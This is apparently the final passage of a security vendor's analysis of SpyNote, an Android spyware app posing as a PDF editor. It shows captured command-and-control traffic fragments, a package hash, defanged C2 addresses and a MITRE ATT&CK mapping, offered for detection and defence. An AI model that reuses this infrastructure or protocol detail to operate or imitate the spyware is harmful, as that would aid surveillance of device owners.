x0F0x -1
x0F0x load
x0D0x n
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  22NQR319
x0F0x  update
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  1CNQ326
x0F0x  info
x0D0x  E0Qcz
x0D0x  9vSe4
null
```

Figure 18: Commands sent by C2

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like **K7 Mobile Security** and also regularly update and scan your devices with it. Also keep your devices updated and patched against the latest vulnerabilities.

Indicators of Compromise (IoC)

Package Name	Hash	K7 Detection Name
com.editorpdf.acrobat	F115C634016A9199054358515C19B40B	Trojan (005652621)

C2

213.136.80[.]208

vmi876244.contaboserver[.]net

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application DiscoveryObfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery

Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port

Source: https://labs.k7computing.com/index.php/spynote-an-android-snooper/